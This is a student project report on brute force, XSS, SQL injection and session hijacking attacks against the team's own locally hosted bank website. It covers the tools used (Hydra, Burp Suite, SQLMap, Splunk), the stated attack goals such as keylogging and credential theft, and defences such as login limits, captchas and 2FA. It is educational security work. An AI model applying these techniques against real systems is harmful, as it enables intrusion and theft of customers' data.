Analysis of Brute Force, XSS, SQL Injection on Bank Management System

The Project report as part of

Information Security Analysis and Audit (CSE3002)

Submitted in partial fulfillment of the requirements for the degree of

Bachelor of Technology

in

Vellore Institute of Technology

by

Pranav Khurana (18BCE2513)
Shashank Shukla (18BCE2522)
Mihir Agarwal (18BCE2526)

Under the guidance of

Prof. Murali S

School of Computer Science and Engineering

VIT, Vellore.

VIT®
Vellore Institute of Technology
(Deemed to be University under section 3 of UGC Act, 1956)

November, 2020

DECLARATION

I hereby declare that the thesis entitled **"Analysis of Brute Force, XSS, SQL Injection on Bank Management System"** submitted by our team, for the award of the degree of *Bachelor of Technology in Information Security Analysis and Audit* to VIT is a record of bonafide work carried out by our team under the supervision of **Prof. Murali S**.

I further declare that the work reported in this thesis has not been submitted and will not be submitted, either in part or in full, for the award of any other degree or diploma in this institute or any other institute or university.

Place: Vellore

Date: 31-10-2020 **Signature of the Candidate**

CERTIFICATE

This is to certify that the project report entitled **"Analysis of Brute Force, XSS, SQL Injection on Bank Management System"** submitted by **Pranav Khurana (18BCE2513), Shashank Shukla (18BCE2522) and Mihir Agarwal (18BCE2526),** VIT, for the award of the degree of *Bachelor of Technology in Information Security Analysis and Audit* is a record of bonafide work carried out by him/ her under my supervision during the period, 16.07.2020 to 30.10.2020, as per the VIT code of academic and research ethics.

Place: Vellore

Date: 06-11-2020 **Signature of the Guide**

Internal Examiner

Head of Department

ACKNOWLEDGEMENTS

We would like to express our sincere gratitude to our esteemed guide, **Prof. Murali S** for his continuous support towards the completion of this wonderful project entitled "**Analysis of Brute Force, XSS, SQL Injection on Bank Management System**". We are also grateful to be a part of Vellore Institute of Technology for its extraordinary curriculum and management. Moreover, the corrections from the expert project reviewers has added value to our work.

Secondly, we would also thank our friends and parents for their valuable suggestions in finalizing this project within the limited period.

Pranav Khurana (18BCE2513)
Shashank Shukla (18BCE2522)
Mihir Agarwal (18BCE2526)

Table of Contents – to be done

1. ABSTRACT

Banking systems are highly vulnerable to attacks as they contain highly sensitive information. So in this project we will try to find vulnerabilities in our organization, an existing banking website and hack into the system using mentioned tools. Then we will try to monitor the attack using an intrusion detection system. Usage of e-services in our country is growing. However, the development and the deployment of these e-services on the Internet increase the likelihood of exposure to cyber-attacks. We will be implementing our project by performing three attacks and providing solutions for them (prevention & detection) - Brute force attack, Cross-site scripting (XSS), and SQL Injection.

The main objective of this project is to provide some insight about some of the important attacks on , how to perform those on any website, and implement detection of and incident response to these attacks. Our motivation behind doing this project is to create an awareness about the possible vulnerabilities that may or may not be present in the websites we create and how they might be exploited so as to ensure that people take more precautions to avoid it.

2. INTRODUCTION

The main objective of this project is to perform session hijacking, cross-site scripting, sql injection, brute force attacking and reverse brute force attack via password cracking, on a self-made locally hosted website, which is a bank organization.

The **Session Hijacking attack** consists of the exploitation of the web session control mechanism, which is normally managed for a session token. Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker stores malicious script in the data sent from a website's search or contact form. In XSS, Attack payload is executed as a result of modifying the the original client side script, so that the client side code runs in an “unexpected” manner. We will be injecting scripts using some tools as a payload. Delivering a payload directly to the victim. Victim requests a page containing the payload and the payload comes embedded in the response as a script.

Cross site scripting is a security vulnerability commonly found in websites. In this attack, the attacker sends a malicious Javascript code and injects it into the vulnerable webpage at the exact location of the vulnerability. This script is sent as a client-side script and the browser of the user executes it on the user’s computer.

SQL injection is the most common type of web attack and is used to inject into the database. It uses the vulnerability in SQL query to intrude into the database. It is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field to get important information. In this project we will be implementing 2 types of SQL injection attacks – 1) Union based SQL injection 2) Blind based SQL injection

Brute Force attack is an attack in which an attacker submits multiple passwords against a given username in order to find the correct combination of username and password. This technique targets a specific user. It is a web attack where the hacker tries different combinations of usernames and passwords repeatedly until it logs into the user’s account. Used to gain unauthorized access to a system.

3. LITERATURE REVIEW

Millions of vulnerabilities exist worldwide. Mexico and India have the highest rates of vulnerabilities. That's what Middleton, Day and Lallie found in 2012 [7]. They used a previous publication and conducted more analysis on the results. The authors used Nmap and Nessus and selected China, UK, Germany, Russia, India, Mexico and Romania to collect data about international vulnerability volume.

In 2014, Awoleye, Ojuloge and Ilori [8] carried out an analysis of e-government's platforms to assess the possible flaws in the web servers. The average result was that 67% were affected by broken links, 43.8% with unencrypted passwords, 35% suffering from XSS and one out of four affected by SQL injection and cookie manipulation.

In today's connected world, organizations rely heavily on their communications' infrastructure. For this reason, deployment of preventions technologies is very critical, but these technologies come with threats too. In 2014, Almadhoob and Valverde [9] designed a survey to understand how to assist small and medium organizations in Bahrain. These technologies should be supported by multiple layers including technical, management, and operation.

The latest related works was in November 2014. The authors Zhao J. and Zhao S. [10] assessed the Fortune 500 organizations' e-commerce security. They performed analysis, audit and mapping for data collection and analysis. They found that most of the organizations posted security policies but only one third cannot clarify the security measures in action. In addition, all organizations used SSL to encrypt the traffic between the sites and users but only 16% limited the number of attempt to access to three tries. At last, all sites had firewall to secure their perimeter. Nevertheless, there were few results of discovering computers operating systems of these organizations.

Preventing Persistent Cross-Site Scripting (XSS) Attack By Applying Pattern Filtering Approach

Cross-Site Scripting (XSS) vulnerability is one of the most widespread security problems for web applications, which has been haunting the web application developers for years. Various approaches to defend against attacks (that use XSS vulnerabilities) are available today but no single approach solves all the loopholes. After investigating this area, we have been motivated to propose an efficient approach to prevent persistent XSS attack by applying pattern filtering method. In this work, along with necessary background, they presented case studies to show the effectiveness of our approach.

Impact Analysis of Preventing Cross Site Scripting and SQL Injection Attacks on Web Application Web applications provide immeasurable large facilities to the users. The usability and popularity of web applications have expanded. This has caused various types of attacks over them. SQL injection and XSS (Cross Site Scripting) attacks are very famous to exploit the web applications. The proposed Intrusion Detection System is a container based approach that is based on a mapping model. In this, a request to query mapping is applied to recognise and prevent such class of attacks. The impact measurement of this container based approach on the web server is calculated using http load and autobench tool. The web application performance measurement based on various parameters such as average page time, pages per second, memory and processing time for container based approach has been carried out and compared with the existing approach.

A Comprehensive Inspection Of Cross Site Scripting Attack - Cross Site Scripting attack (XSS) is the computer security threat which allows the attacker to get access over the sensitive information, when the JavaScript, VBScript, ActiveX, Flash or HTML which is embedded in the malicious XSS link gets executed. In this paper, we authors have discussed about various impacts of XSS, types of XSS, checked whether the site is vulnerable towards the XSS or not, discussed about various tools for examining the XSS vulnerability and summarizes the preventive measures against XSS.

Cross Site Scripting (Xss) Attack Detection Using Intrustion Detection System - Nowadays diverse kind of attacks is being launched in Cyber Space among which Cross-Site Scripting (Web Application Attack) is amongst top attacks of all time. Proposed work, suggest an outline for a system that can detect Cross-Site Scripting (known as XSS) attack using Intrusion Detection system (IDS). This work focuses on the detection of XSS attack using intrusion detection system. Here attack signature is utilized to detect XSS attack. To test the usefulness and effectiveness of proposed work a proof of concept prototype has been implemented using SNORT IDS. It is observed that proposed system correctly detected XSS attack.

In 2007, Wilshusen [3] published a book about security assessment of Federal Agencies that was done by the United States government accountability office. The book was mainly theoretical, but highlighted the fact that, frequent assessment of risk is extremely needed to secure federal agencies data and system.

In 2008, Alghathber, Mahmud and Hanif Ullah [4] used two open source vulnerability assessment tools Nikto and Nessus to evaluate about 169 Saudi Arabia's websites. They found that many of the websites were vulnerable to different types of attacks such as remote code execution, buffer overflow, denial of service and more. They recommended that organizations need high level of security awareness and training about the use of secure coding. Also, they need to do vulnerability assessment frequently to discover new weaknesses in their systems and applications.

A study done by Zhao J. and Zhao S. in 2010 [5] assessed the e-government sites in the US. The study focused on identifying the opportunities of threats. The result was that most of the sites posted security policy statement and privacy policy but less than half couldn't clarify the security measures in action. In addition, 98% of these sites use SSL to encrypt the traffic between sites and users. At last, all sites had firewall to secure their perimeter.

4. MODULES

This project has 3 different modules, each of which has been performed by the individual team member, as shown below:

S. No.	Module	Member	Reg. No
1.	Session Hijacking and Cross-site scripting	Shashank Shukla	18BCE2522
2.	Brute force attack	Pranav Khurana	18BCE2513
3.	SQL Injection	Mihir Agarwal	18BCE2526

Each module has the following 3 parts: Attack, Detection and Incident response (IR)

5. TECHNICAL SPECIFICATIONS

Tools used in our project for each attack are given below:

5.1. Session Hijacking and Cross-site scripting

Programming languages used to create the website and the related database:

- ➔ HTML
- ➔ CSS
- ➔ Javascript
- ➔ PHP
- ➔ SQL

To host the website locally, **XAMPP** server has been used. The web browser that has been used to perform these attacks is **Mozilla Firefox**. The software used to perform these attacks is **Burp Suite Community Edition.**

5.2. SQL Injection

Programming languages used to create the website and the related database:

- ➔ HTML
- ➔ CSS
- ➔ Javascript
- ➔ PHP
- ➔ SQL

To host the website locally, **XAMPP** server has been used. The web browser that has been used to perform these attacks is **Google Chrome**. These attacks are carried out using **SQLMap** and on command prompt and **basic SQL queries**.

5.3 Brute Force Attack

Programming languages used to create the website and the related database:

- ➔ HTML
- ➔ CSS
- ➔ Javascript
- ➔ PHP
- ➔ SQL

To host the website locally, **XAMPP** server has been used. The web browser that has been used to perform these attacks is **Mozilla Firefox**. Brute Force attack were carried out with the help of **THC Hydra** tool. In this attacking technique, the login credentials and important details of the user will be the main target in our banking website.

Detection was carried out using the **Splunk tool** and using database in **PHPMYADMIN** hosted on the XAMPP Server.

Incident Response was carried out using **php script** to block the IP address and limit the login attempts in the organization.

6. PROPOSED SYSTEM DESIGN

6.1. Modules and their Description

We have developed various modules in our social networking web applications. They can be classified into three key modules:

1) Brute Force Attack
It is a web attack where the hacker tries different combinations of usernames and passwords repeatedly until it logs into the user's account. Used to gain unauthorized access to a system. Brute force attacks occur when a bad actor attempts a large amount of combinations on a target. These attacks frequently involve multiple attempts on account passwords with the hopes that one of them will be valid. It's a bit like trying all of the possible combinations on a padlock, but on a much larger scale.

The objective of a brute force attack is to gain access to a resource otherwise restricted to other users. This can be an administrative account, password-protected page, or simply to enumerate valid emails on a given website. Gaining access to a valid account can mean compromising the entire site, which bad actors can then use as part of their network of compromised websites.

Tools used

- **Hydra:** In this attacking technique, the login credentials and important details of the user will be the main target in our banking website.

  It is also known as a password attack. It is a web attack where the hacker tries different combinations of usernames and passwords repeatedly until it logs into the user's account. A brute force attack involves guessing username and passwords to gain unauthorized access to a system. The website is leveraged for malicious purposes. So, in this attacking technique, the login credentials and important details of the user (entered while logging in) will be the main target (to be exploited) in our banking website.

  Idea: All the possibilities are tried until the one that works is found. All are tried systematically in a simple sequence, such as alphanumeric. Thus, it's a trial-and-error method to find the correct credentials. Attacker motivation may include stealing information, infecting sites with malware.

  All the username and password lists are sent to the web application from the tool, and if the credentials (that are entered) are right and valid, that combination of username and password are stored somewhere in the tool. If not allowed to login, it is wrong and is just let go (not stored in the tool).

- **Splunk** is used to implement intrusion detection, it detects the attack and monitors logs.

- **Detection and Incident Response** is implemented by using phpmyadmin on XAMPP server with the website, by blocking the target IP address to limit login attempts. The details of failed login attempts are stored in the database which helps in detecting vrute force attack.

  Limit Login Attempts: Brute force attacks rely on attempting multiple passwords and accounts. By restricting login attempts to a small amount per user, attackers won't be able to try more than a few passwords. A common way to restrict login attempts is to temporarily ban an IP from logging in after five failed login attempts, where subsequent attempts at a login will be blocked.

  Captchas: Captchas are a good way of preventing bots and automated tools from doing actions on your website by giving them challenges before they even can attempt a login. As the challenge is designed to be solved by humans, robots have a hard time passing them which blocks their attacks.

  Two-Factor Authentication (2FA): 2FA adds another layer of security to your login form. Once you login with appropriate credentials, you will need to enter a code which can only be accessed by you, such as an email or a unique code generated by an authentication tool. This additional layer prevents anyone who has successfully obtained your credentials from accessing your account without a secondary piece of authentication.

2) Cross-Site Scripting (XSS):

Two types of XSS used- DOM-based XSS (Document Object Model), Reflected (non-persistent) XSS attack. We will be doing the following harm using XSS- Session-hijack, Capturing keystrokes by injecting a keylogger, Stealing information like current balance, transaction information, Stealing credentials by injecting a form into the vulnerable page.

Tools used:

Attack and Detection- Burp Suite- It is used to intercept the request and then send intercepted data into Intruder. Burp Suite Professional is one of the most popular penetration testing and vulnerability finder tools, and is often used for checking web application security. "Burp," as it is

commonly known, is a proxy-based tool used to evaluate the security of web-based applications and do hands-on testing.

3) SQL Injection Attack

SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field to get important information. In this project we will be implementing 2 types of SQL injection attacks –

1) Union based SQL injection
2) Blind based SQL injection

Tools used:

Attack: **SQLMap** - SQLMap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers

Detection and protection: Powerfuzzer: it is a highly automated and fully customizable web fuzzer capable of identifying many types of injections like SQL, LDAP, code, commands, and XPATH, **W3af** : An open source, web application attack and audit framework. It is powerful and can detect most of the vulnerabilities in a website.

6.2. System Architecture

Our organisation's architecture can be described by the ER diagram below:




Fig: ER Diagram of the organisation (bank management system)

6.2.1. XSS Attack




Fig: Illustration of step-by-step walkthrough of XSS attack




Fig: Architecture diagram of system representing XSS attack




Fig: Overview of key parts of Burp's penetration testing workflow

6.2.2. Brute Force Attack




Fig: System architecture of brute force attack




Fig: Workflow of attack on website using Hydra tool




Fig: Brute forcing the web server (multiple login attempts)

6.2.3. SQL Injection




Fig: Sql injection through basic editing in input fields

